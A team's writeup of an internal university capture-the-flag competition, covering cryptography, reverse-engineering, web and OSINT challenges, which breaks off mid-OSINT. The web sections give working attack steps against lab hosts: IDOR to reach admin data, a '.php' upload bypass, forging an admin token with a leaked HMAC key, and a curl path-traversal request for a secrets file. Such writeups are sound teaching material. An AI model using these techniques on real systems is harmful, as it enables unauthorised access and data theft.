

Operation Cyberheroes: Internal Capture The Flag (CTF) 2026 Writeup




AYAM GEPUK	
12th place	
4200 points	
    TOP SECRET	
Members	
USER NAME	SCORE
Kylian Mbappe Captain	3500
enonymous	300
athelia	300
Haaland	100

Prepared by: Amsyar Daniel

Cryptography	3
One line duck	3
Sharing is caring	5
Table for two	7
Reverse Engineering	10
Cleveland JR	10
Guess The Logo	12
Web	15
UniHive	15
UniHive 2	17
BabyWeb	18
Array Escape	20
OSINT	22
Tax Me IF you Can	22
My Childhood game	23
The best teh tarik	24
Forensic	26
Aduhai 1	26
Aduhai 2	29
Aduhai 3	30
The one that got away	32
Missing IROHA	34
Irohaverse	35

Cryptography

One line duck



1. Analysis

The provided file `chall.py` is a Python flag checker that validates the user input using two conditions. First, it verifies that the flag matches the required format using a regular expression:

```
assert re.fullmatch(rb"OPUCC\{[a-z0-9_?]{15}\}", x) and [
```

This means the flag must begin with `OPUCC{`, contain exactly 15 characters consisting only of lowercase letters, digits, underscores (`_`), or question marks (`?`), and end with `}`. After the format check, the program computes a list of 24 values for each byte using the following expression:

```
sum(x[j] * pow(i + 2, j, MOD) for j in range(len(x))) % MOD
```

For each value of `i` from 0 to 23, every byte of the flag is multiplied by a different power of $(i + 2)$, and all the results are summed modulo `MOD`. The resulting list is then compared against the predefined `TARGETS` array. If the list is same with `TARGET ARRAY`, then, flag is correct.

```
TARGET = [402712235, 1641913624228, 642033056552607, 67062383355890354,
3015890087404562875, 75621100142205097440, 54439766132355649047,
67501390084162708256, 142541596138675302568, 138738849737622044560,
94176950107903794750, 80251394051784004419, 72379374205401762317,
48774126549622494084, 39926213304781495935, 13537376142590932677,
97280306823067613871, 10483375554361384424, 58328316716263228943,
125554086513498291907, 82615529945542353023, 126943729914407991685,
39708635104512346187, 100672686568625571656]
```

2.Solution

To recover the flag, I constructed the corresponding matrix of equations using the first 22 target values. Each row represents one polynomial evaluation:

$$x_0t^0 + x_1t^1 + x_2t^2 + \dots + x_{21}t^{21} = TARGETS[i] \pmod{MOD}$$

where $t=i+2$.

The resulting matrix was solved using Gaussian elimination under modular arithmetic. Once the unknown coefficients were recovered, they were interpreted as ASCII values.

The recovered bytes were:

```
79 80 85 67 67 123
49 115 95 49 116 95
48 110 51 95
108 49 110 51 63
125
```

convert to ASCII: OPUCC{1s_1t_0n3_l1n3?}

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Crypto/One line duck]
$ python3 chall.py
flag: OPUCC{1s_1t_0n3_l1n3?}
Correct duck!
```

Sharing is caring



A public.txt file was provided containing two RSA moduli that share one prime factor.

1. Analysis

Since:

$$n_1 = p \times q_1, \text{ and } n_2 = p \times q_2$$

the shared prime can be recovered by calculating:
 $\gcd(n_1, n_2)$.

After obtain p , n_1 can be factored to recover q_1 . The private exponent is then calculated using Euler's totient to allow the ciphertext to be decrypted with the standard RSA decryption formula.

Euler's totient:

$$\phi(n_1) = (p - 1)(q_1 - 1)$$

private exponent:

$$d \equiv e^{-1} \pmod{\phi(n_1)}$$

decrypt ciphertext

$$m = c^d \bmod n_1$$

2.Solution

I create python script to recovers the shared prime, reconstructs the private key, and decrypts the ciphertext:

```
from math import gcd

n1 = long value
n2 = long value
e = 65537

c = long value

# Recover the shared prime
p = gcd(n1, n2)

# Recover the second prime factor of n1
q = n1 // p

# Calculate Euler's totient
phi = (p - 1) * (q - 1)

# Recover the private exponent
d = pow(e, -1, phi)

# Decrypt the ciphertext
m = pow(c, d, n1)

# Convert the plaintext integer into bytes
plaintext = m.to_bytes((m.bit_length() + 7) // 8, "big")

print(plaintext.decode())
```

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Crypto/Sharing is caring]
$ python3 recover.py
OPUCC{sh4r1ng_1s_n1c3_1snt_1t}
```

Table for two



The challenge provide series of number and a pdf **Olive & Ember Recovery Packet** was also provided.

1. Analysis

The series of number is ciphertext A1Z26. I decrypt the ciphertext and get:

THE PERRIN PAGES WILL HELP YOU FIND THE PASSWORD BUT DONT BE DUPED CUT DOWN THE WOODS THEY BEAR DOS.

This immediately tells us that the password is hidden using something related to the Perrin sequence. Perrin's sequence is an integer sequence in mathematics defined by the recurrence relation where each number is the sum of the two preceding numbers, skipping one position

Perrin's sequence number: 3, 0, 2, 3, 2, 5, 5, 7, 10, 12, 17, 22, 29, 39..
 $p(n) = P(n-2) + P(n-3)$ for $n > 2$

If we look at the pdf, only page 5 make sense to match with perrin sequence

Binder sheet	Station	Corner stamp	Checked by	Service note
2	host	3	Marta	copied from printed binder
3	bar	9	Ilan	stamp visible in lower corner
5	kitchen	3	Rae	used for recovery check
7	garden	0	Noor	from old closeout batch
10	expo	3	Marta	copied from printed binder
12	private	6	Ilan	stamp visible in lower corner
16	host	X	Rae	used for recovery check
17	bar	3	Noor	from old closeout batch
22	kitchen	F	Marta	copied from printed binder
29	garden	5	Ilan	stamp visible in lower corner
34	expo	A	Rae	used for recovery check
36	private	D	Noor	from old closeout batch
39	host	3	Marta	copied from printed binder
46	bar	B	Ilan	stamp visible in lower corner
51	kitchen	4	Rae	used for recovery check
56	garden	E	Noor	from old closeout batch
68	expo	3	Marta	copied from printed binder
90	private	4	Ilan	stamp visible in lower corner
119	host	3	Rae	used for recovery check
158	bar	6	Noor	from old closeout batch
209	kitchen	3	Marta	copied from printed binder
277	garden	7	Ilan	stamp visible in lower corner

At binder sheet, there are a lot of perrin number, so for each perrin number, we take the corner stamp. Below is perrin number at bind sheet.

2,3,5,7,10,12,17,22,29,39,51,68,90,119,158,209,277

Next, we take corner stamp for each number. And we get:

3930363F534343637

Next, the hint said “CUT DOWN THE WOODS “ ..refer to Erdős–Woods numbers.

After identifying the Perrin sequence entries in the **Binder Sheet** column, the number **22** stands out because it is also an Erdős–Woods number. Following the hint, this row is treated as a decoy and removed. As a result, its corresponding **Corner Stamp** value '**F**' is also discarded.

The remaining Corner Stamp values form the hexadecimal string:

3930363534343637

Decoding this hexadecimal string into ASCII reveals the password:

90654467

In the pdf, there is link which is: <https://pastebin.com/viH4AecZ>

Locked Paste

Enter password*

.....|

Unlock The Paste

Copy paste link to clipboard

[Pastebin Home](#)

So use the password to unlock the locked paste


text 0.03 KB | None

report

1. OPUCC{y0ur_w11l_b3_4_crypt0_m4st4}

Reverse Engineering

Cleveland JR



Based on the challenge description, the phrase *"you are good enough"* is intentionally incorrect in the context of the program, suggesting that the binary expects the user to "speak the wrong language." The objective is to understand how the program processes user input, identify the valid commands through static analysis, and determine the correct sequence of inputs that triggers the hidden decryption routine and reveals the flag.

1. Analysis

I try normal German to see the response of the program.

I convert "you are good enough" to German and paste it to the program. The program response that the three verb is too good.

```
└─$ ./clevelandjr
Cleveland Jr says:
Sprich die falsche Sprache.

> Du bist gut genug
Was? 'Du' ist zu richtig.
Was? 'gut' ist zu richtig.
Was? 'genug' ist zu richtig.
> |
```

This strongly suggests that the program expects intentionally incorrect German words rather than grammatically correct ones. Therefore, the next step is to reverse engineer the binary to identify the accepted keywords and understand how they affect the program's execution.

By examining the main() function, it can be observed that the program reads the user's input using fgets(), trims unnecessary whitespace, and splits the sentence into individual words using strtok(). Each token is then passed to the handle_token() function, which determines whether the word is recognised by the program.

```
undefined8 handle_token(char *param_1)
{
    int iVar1;
    undefined8 uVar2;

    iVar1 = strcmp(param_1,"du");
    if (iVar1 == 0) {
        op_du();
        uVar2 = 1;
    }
    else {
        iVar1 = strcmp(param_1,"bist");
        if (iVar1 == 0) {
            op_bist();
            uVar2 = 1;
        }
        else {
            iVar1 = strcmp(param_1,"gug");
            if (iVar1 == 0) {
                op_gug();
                uVar2 = 1;
            }
            else {
                iVar1 = strcmp(param_1,"genugg");
                if (iVar1 == 0) {
                    op_genugg();
                    uVar2 = 1;
                }
                else {
                    iVar1 = strcmp(param_1,"falsch");
                    if (iVar1 == 0) {
                        op_falsch();
                        uVar2 = 1;
                    }
                    else {
                        uVar2 = 0;
                    }
                }
            }
        }
    }
}
```


From the decompiled code, only five words are accepted:
: du bist gug genugg falsch

1.Solution

```
(amsyar@newbies)-[/mnt/d/WriteUp OPUCC 2026/Forens
$ ./cleavelandjr
Cleaveland Jr says:
Sprich die falsche Sprache.

> du bist gug genugg falsch
Cleaveland Jr lacht: JA. So falsch ist richtig.
OPUCC{du_b1st_gug_g3nuggggg}
> |
```

Guess The Logo





First, I play this Roblox game.



The game needs us to guess for 6 logos. After guessing for all logos, I just got a fake flag.



So, to get the real flag, I reverse it using Roblox Studio.



Next, I open the code for this game and find the logic to get the flag!

The game stores the checkpoint answers inside the following table:

```
local WALL_ANSWERS = { [1] = "burpsuite", [2] = "ghidra", [3] = "ida", [4] = "offsec", [5] = "bahtera", [6] = "uitm cyberheroes club", }
```

When all six answers are entered correctly, the player can trigger **ClaimFlag**.

However, the server intentionally returns:

```
FlagResult:FireClient( player, "OPUCC{r0bl0x_15_n07_th4t_345y}" )
```

Further down the script is an internal event that is never used during normal gameplay.

```
_sysInit.OnServerEvent:Connect(function(player, token)
```

Inside this function:

```
local decoded = _xorDecode(_FLAG_DATA, token)
```

The flag is stored inside `_FLAG_DATA` as encrypted bytes.

```
local _FLAG_DATA = { 61,49,47,47,34,21,11, 81,15,51,85,28,65,62, 8,92,3,2,66,25,37,  
7,80,10,71,64,91,17 }
```

The function decrypts it using XOR:

```
bit32.bxor( b, string.byte(key, (i-1)%#key+1) )
```

meaning every byte is XORed with a repeating key supplied by the client

cipher XOR key = plaintext

we recover each key byte.

Cipher	Plain	Key
61	O	r
49	P	a
47	U	z
47	C	l
34	C	a
21	{	n

This immediately reveals the repeating XOR key: **razlan**

Decrypt the flag:


```
data = [ 61,49,47,47,34,21,11, 81,15,51,85,28,65,62, 8,92,3,2,66,25,37, 7,80,10,71,64,91,17  
]  
key = b"razlan" flag = bytes( b ^ key[i % len(key)] for i, b in enumerate(data) )  
print(flag.decode())
```

OUTPUT:


OPUCC{y0u_4r3_r0bl0x_k1d5!!}

Web

UniHive



1. Create new account
2. Go to my profile



Vulnerability here is IDOR. We can change the id to other user id. Change to 1 to become admin.

```
re 10.5.14.225:30013/profile.php?id=1
```

UniHive



admin

Admin

Account Details

SECURITY QUESTION	What is your favorite md5 hash?
SECURITY ANSWER	798186c9f6512cb08bea50a8a7bc13dd

We can see the account detail of admin. Use that info for login


Go to login → reset password → enter admin username → enter security answer → set new password → login → go to setting

UniHive [Feed](#) [Logout](#)


FLAG

OPUCC{649b9d57fa85430af652407dc322cd73}


UniHive 2



Create account → login → go to gallery page




choose any jpg or png file, then intercept in in burpsuite. Modify the request



The file name saved as hash

```
58 </form>
59 <div class="upload-hint">Supported: JPG, PNG. Maximum file size: 5 MB.</div>
60 </div>
61
62 <div class="section-title">Gallery</div>
63 <div class="grid">
64   <div class="gallery-item">
65     <a class="img-link" href="uploads/98305ca9861d975f088ec7233cb3c150.jpg.php">
66       
67     </a>
68     <div class="cap">
69       <span>Yarn</span>
70       <a class="del-btn" href="delete.php?img=98305ca9861d975f088ec7233cb3c150.jpg.php" onclick="return confirm('Delete this image?')">Delete</a>
71     </div>
72   </div>
73 </div>
```


Open the url and then got the flag



BabyWeb



/robots.txt reveal some directoies. Inspect them one by one




Found base64 in /internal source code


```
<main>

<!-- nothing_to_see_here : T1BVQ0N7aDR2M19mdW5fdzF0aF9yMGIwdHNzfQ== -->
<div class="card">
  <h1>Internal Dashboard</h1>
  <p>Internal use only. Nothing to see here.</p>
  <div class="notice">
    Dashboard services are currently offline. Please contact your system administrator.
  </div>
```

Decode the base64 to read the flag



Array Escape



Logged in with the demo credentials found on the site to get a valid user token:

```
curl -X POST http://10.5.14.225:30011/api/token \
-H "Content-Type: application/json" \
-d '{"username":"demo","password":"demo123"}'
```

RESPONSE:

```
{"token":"eyJzdWliOiJkZW1vliwicm9sZSI6InVzZXliLCJpYXQiOiJlE3ODQyNzA3MTU3NjJ9.a9d74eaea2edefdb8f271164e50e7cd80fb1bd7fb5b416a2f9f2a7db0024b62f"}
```

TOKEN HAVE 2 PART: base64 json payload. HMAC-SHA256

DECODE BASE64: {"sub":"demo","role":"user","iat":1784270715762}

The homepage's HTML embedded a base64 string in `window.__ENV__._k`. Decoding it revealed the HMAC signing key used by the server

```
sup3r_s3cr3t_d0cv4ult_k3y|
```

the same key needed to produce a valid signature.

Since the key was exposed client-side, a new token was forged locally with "role": "admin" instead of "user", and signed with the leaked key

```
KEY=$(echo "c3VwM3JfczNjcjN0X2QwY3Y0dWx0X2szeQ==" | base64 -d)
PAYLOAD="{\"sub\":\"demo\",\"role\":\"admin\",\"iat\":1784270715762}"
PAYLOAD_B64=$(echo -n "$PAYLOAD" | base64 -w0)
SIG=$(echo -n "$PAYLOAD_B64" | openssl dgst -sha256 -hmac "$KEY" -r | awk '{print $1}')
echo "${PAYLOAD_B64}.${SIG}"
```

NEW ADMIN TOKEN:

```
eyJzdWliOiJkZW1vliwicm9sZSI6ImFkbWluliwiaWF0ljoXNzg0MjcwNzE1NzYyfQ==.6e43d7a4b87c67f3453743258561dadd052edf66427cb8bb3f12e7b9e42d7ce2
```

```
curl "http://10.5.14.225:30011/api/docs?file=x%0Ay&file=%2F..%2F..%2Fsecrets%2Fflag.txt" \
```

```
-H "Authorization: Bearer
eyJzdWliOiJkZW1vliwicm9sZSI6ImFkbWluliwiaWF0ljoXNzg0MjcwNzE1NzYyfQ==.6e43d7a4b87c67f3453743258561dadd052edf66427cb8bb3f12e7b9e42d7ce2"
```

```
{"file":"flag.txt","content":"OPUCC{arr4y_byp4ss_p4th_tr4v}\n"}
```

OSINT

Tax Me IF you Can



Can you help me find the exact location?

Flag format: OPUCC{x.xxxxxx_xxx.xxxxxx}




Looking at this reveal the name of the building which is **Majlis Perbandaran Nilai**

Open in Google Maps



Found its coordinate

My Childhood game



use google image and found the game name :Habboo

But the flag for is incorrect,

The description also said “ **also played an unofficial version of the game for unlimited currency hehe** “

So, I found one habboo private server which is Habboon



The best teh tarik

I was looking through some old memories when one place suddenly came back to my mind.

When I was younger, my father used to take me to a restaurant somewhere around an industrial area. I do not remember the exact date, but I remember the feeling clearly. The parking area was always busy, motorcycles were parked near the front, and we usually sat outside while waiting for our drinks.

The thing I remember most was the teh tarik. Maybe it was not the best teh tarik in the world, but as a kid, it felt special because I always drank it there with my father.

Recently, I passed by the same row of shops again. The building still looked familiar, the road was the same, and the restaurant was still operating. But something felt different. The name on the signboard was no longer the one I remembered.

I tried checking the place again and noticed something strange. The shop name did not change only once. At one point, it had another name too, before becoming the current one. Maybe different owners came and went, or maybe time just moved too fast.

I only have this newer image of the place. However, maps do not always show only the present. Sometimes, they also keep small pieces of the past.

Can you find the earliest restaurant name visible before the later name changes?

